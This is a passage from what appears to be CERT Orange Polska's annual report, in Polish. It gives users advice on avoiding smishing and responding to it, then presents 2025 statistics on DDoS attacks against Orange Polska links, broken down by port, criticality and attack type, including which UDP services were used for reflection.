Warto zauważyć, że złośliwy SMS nie zawsze musi zawierać link prowadzący do fałszywej strony wyludzającej poufne dane bądź prowadzący do pobrania złośliwej aplikacji. Znaczna część identyfikowanych wiadomości SMS, np.: kampanii „na członka rodziny”, giełd kryptowalut czy „na rekrutera”, nie zawierała linku, a jedynie ich treść nakłaniała do kontaktu na podany numer nadawcy albo poprzez inny kanał komunikacji, m.in. WhatsApp.



Zasady ochrony przed smishingiem

Poniżej przedstawiamy wskazówki dla użytkowników, jak bronić się przed smishingiem (metody prewencji – jak unikać ryzyka i je minimalizować), oraz co zrobić, gdy padniesz ofiarą smishingu.

01 Co zrobić, aby nie stać się ofiarą smishingu lub podobnego oszustwa

Stosuj zasadę ograniczonego zaufania w przypadku otrzymania podejrzanego wiadomości SMS (zasady ostrożności przy podejrzanym wiadomościach SMS):

- nie odpowiadaj i nie oddzwaniaj na nieznane numery (ryzyko potwierdzenia aktywnego numeru, wyłudzeń, subskrypcji premium, wysokich opłat, zwłaszcza z egzotycznych numerów);
- weryfikuj nadawcę (nazwa/numer); w razie wątpliwości (m.in. podobne znaki) kontaktuj się z firmą przez oficjalne kanały, nie te z otrzymanej wiadomości;
- nie klikaj w linki (ryzyko ujawnienia poufnych danych, pobrania złośliwych plików, zapisy do usług premium);
- sprawdzaj adres URL (m.in. podobne znaki jak 0/O czy 1/I) – najlepiej wpisz adres ręcznie;
- nie podawaj poufnych danych (loginy, hasła, dane osobowe, dane karty, kody SMS), zazwyczaj instytucje nie proszą o nie poprzez wiadomość SMS – oceniaj kontekst wiadomości – błędy, presja/groźby czy „zbyt dobra oferta” równa się sygnał ostrzegawczy;

- zgłaszaj podejrzanym wiadomości SMS do operatora i odpowiednich podmiotów (ułatwia to weryfikację i działania zapobiegawcze);
- blokuj podejrzanym nadawców/numery – po upewnieniu się usuń wiadomość, by uniknąć przypadkowego kliknięcia.

Aktualizuj oprogramowanie oraz stosuj zabezpieczenia, w szczególności:

- włącz 2FA, gdzie to możliwe (samo hasło nie wystarczy do przejęcia konta);
- używaj oprogramowania zabezpieczającego (ostrzeżenia o podejrzanym nadawcach/linkach);
- zastrzeż PESEL.

Śledź bieżące ostrzeżenia (np. www.cert.orange.pl) – metody oszustów ciągle się zmieniają.

02 Co zrobić, gdy padniesz ofiarą smishingu lub podobnego oszustwa

Skontaktuj się z firmą/instytucją i zablokuj dotknięte usługi (zaloguj się do swojego konta), w szczególności:

- bank (utrata środków);
- operator komórkowy (dodatkowe koszty/aktywne usługi);
- dostawca usługi obciążonej na rachunek;
- sprawdź status usług i połączeń oraz włącz blokady i limity (na usługi premium, połączenia telefoniczne oraz SMS/MMS);
- sprawdź konta (np. transakcje) oraz zmień hasła na silne (włącz 2FA); jeśli to samo hasło było użyte gdzie indziej – zmień je także tam;
- zablokuj kartę płatniczą;
- zastrzeż PESEL.

Sprawdź i zabezpiecz urządzenie/telefon (zwłaszcza jeśli instalowałeś aplikację z podejrzanego linku); w szczególności:

- przeskanuj antywirusem;
- usuń podejrzanym aplikacje;
- zaktualizuj oprogramowanie;
- zmień hasła na silne.

Rozważ zgłoszenie sprawy organom ścigania (w szczególności w przypadku utraty pieniędzy).





Wolumetryczne ataki na usługi i infrastrukturę – DDoS

// Grzegorz Iłowski

W tym rozdziale przedstawiamy krajobraz DDoSów w sieci Orange Polska, czyli skalę oraz typy wolumetrycznych ataków DDoS, identyfikowanych na analizowanych łączach Orange Polska. Analizy dotyczą przede wszystkim rodzajów wykrywanych ataków DDoS, ich siły, czasu trwania oraz porównań z ubiegłym rokiem.

Ataki odmowy dostępu do usługi (Distributed Denial of Service – DDoS) to jedno z najprostszych i najbardziej popularnych ataków na sieć lub system komputerowy, a zarazem jedno z bardziej niebezpiecznych i groźnych w skutkach. Ich głównym celem jest utrudnienie bądź uniemożliwienie korzystania z oferowanych przez zaatakowany system usług sieciowych i w efekcie paraliż infrastruktury ofiary poprzez masowe wysyłanie zapytań do zaatakowanej usługi.

Charakterystyka ruchu związana z atakami DDoS




Poniżej przedstawiamy charakterystyki ruchu dla najczęściej wykorzystywanych w atakach DDoS portów protokołu UDP na analizowanych łączach Orange Polska. Dane podawane na wykresach są uśrednione.

Charakterystyka ruchu na porcie 53

na łączach Orange Polska

■ domain (53) out ■ domain (53) in




Port 53, używany przez usługę DNS (Domain Name System), odpowiadającą za wzajemną translację nazw domenowych i adresów IP. Największy ruch na tym porcie został zidentyfikowany w grudniu (ponad 1,2 Tbps), jako główny wektor rekordowego pod względem siły ataku w roku 2025. Od połowy roku nastąpił jednak wyraźny spadek ruchu.

Charakterystyka ruchu na porcie 123

na łączach Orange Polska

■ ntp (123) out ■ ntp (123) in




Port 123 jest używany przez usługę NTP (Network Time Protocol), służącą do synchronizacji czasu w systemach teleinformatycznych i telekomunikacyjnych. Największy ruch na tym porcie zaobserwowano w listopadzie (niemal 60 Gbps). W ostatnich miesiącach roku 2025 widoczny jest spadek ruchu.

Charakterystyka ruchu na porcie 389

na łączach Orange Polska

■ cldap (389) out ■ cldap (389) in



Port 389 jest wykorzystywany przez usługę CLDAP (Connectless Lightweight Directory Access Protocol), służącą do korzystania z usług katalogowych. Na analizowanym łączu Orange Polska największy ruch na tym porcie (niemal 250 Gbps) zaobserwowano w czerwcu. Od połowy roku nastąpił wyraźny spadek ruchu.

Typy ataków DDoS


Poziom krytyczności alertów DDoS

Klasyfikacja ataków DDoS, stosowana przez CERT Orange Polska, opiera się na trzech kategoriach o różnym poziomie krytyczności. Ten aspekt jest zależny od wolumenu ruchu oraz czasu trwania anomalii. Alert wysoki najczęściej ma istotny wpływ na dostępność usługi, zaś te o poziomach średnim i niskim ograniczają ją jedynie w specyficznych warunkach.

Rozkład alertów DDoS w podziale na poziom krytyczności

na łączach Orange Polska

■ wysoki ■ średni ■ niski




Najwięcej alertów na przestrzeni roku 2025 zarejestrowano w grudniu (nawet niemal 5 tysięcy na dobę). Wzrost ten spowodowany był przede wszystkim zwiększoną liczbą ataków typu carpet bombing.

Poziom krytyczności alertów DDoS w rozkładzie procentowym

w latach 2025 i 2024

■ 2025 ■ 2024






Diagram poziomy krytyczności alertów DDoS w rozkładzie procentowym

w roku 2025

- 2,5% Wysoki
- 40% Średni
- 57,5% Niski


W rozkładzie procentowym poziomu krytyczności ataków DDoS w roku 2025 **największy udział stanowiły alerty o niskim stopniu krytyczności – ponad połowę odnotowanych zdarzeń**. W porównaniu do 2024 roku jest ich wyraźnie więcej (wzrost o 14,4 pp.). W roku 2025 udział ataków o średnim stopniu krytyczności wyraźnie się zmniejszył (o 13,2 pp.) w porównaniu do roku 2024 i wyniósł 40%. Udział ataków o najwyższym stopniu krytyczności wyniósł 2,5% i był nieznacznie niższy w stosunku do roku 2024 (3,7%).

Rodzaje ataków DDoS

Najczęstsze typy ataków DDoS


w rozkładzie procentowym w latach 2025 i 2024

2025 2024



Najczęstsze typy ataków DDoS


w rozkładzie miesięcznym w roku 2025



Rozkład miesięczny ataków DDoS carpet bombing

w roku 2025

■ Udział procentowy



W rozkładzie najczęstszych typów ataków, podobnie jak w poprzednich latach, najczęściej występującymi rodzajami ataków wolumetrycznych, obok IP/UDP Fragmentation (52,8% wszystkich ataków – znaczny spadek w stosunku do roku 2024 – o 33,7 pp.), były ataki Reflected DDoS przy użyciu protokołów UDP. Wśród nich w roku 2025 najczęściej, podobnie jak w poprzednich latach, wykorzystywane były otwarte serwery DNS (23,9% – znaczny spadek w stosunku do roku 2024 – o 28,6 pp.); otwarte serwery LDAP, identyfikowane w 6,5% (wzrost w stosunku do roku 2024 o 5 pp.) oraz niepoprawnie skonfigurowane serwery czasu (NTP) – identyfikowane w 3,4% wszystkich ataków (spadek w stosunku do roku 2024 o 0,8 pp.).

Oprócz usługi DNS, NTP oraz CLDAP w atakach Reflected DDoS wykorzystywanych było wiele innych usług, m.in:

- SSDP (Simple Service Discovery Protocol) - port UDP/1900,
- WS-Discovery (WSD) – port UDP/3702,
- Simple Network Management Protocol (SNMP) – port UDP/161,
- Apple Remote Desktop (ARD) – port UDP/3283,
- Ubiquiti – port UDP/10001,
- openvpn – port UDP/1194,
- Layer 2 Tunneling Protocol (L2TP) – port UDP/1701,
- mDNS Amplification – port UDP/5353,

